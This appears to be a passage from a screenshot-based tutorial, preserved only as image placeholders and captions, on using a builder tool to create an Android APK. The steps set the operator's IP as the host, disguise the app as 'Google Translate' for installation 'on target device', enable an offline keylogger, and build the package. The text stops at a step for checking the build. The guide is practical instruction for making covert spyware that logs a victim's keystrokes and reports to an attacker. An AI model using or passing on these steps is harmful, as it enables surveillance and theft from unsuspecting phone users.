
Step4 Set Your Ip Address on Host Section




Step5 Now click on plus “+” Icon




Now click on options




Step6 sThen Click on After install , a list appear select, now select any option




Step7 Selected Google translate , it means after installation application on target device , the name of the application will set as google translate




No changes in information tab




Step8 Now click on Tools option




Step9 Turn On offline keylogger




Step 10 And click on build option




Step11 Now click on Start Building




Click on Yes



Here , it started Building Application






Step12 Apk build successfully




## Step13 To check building application

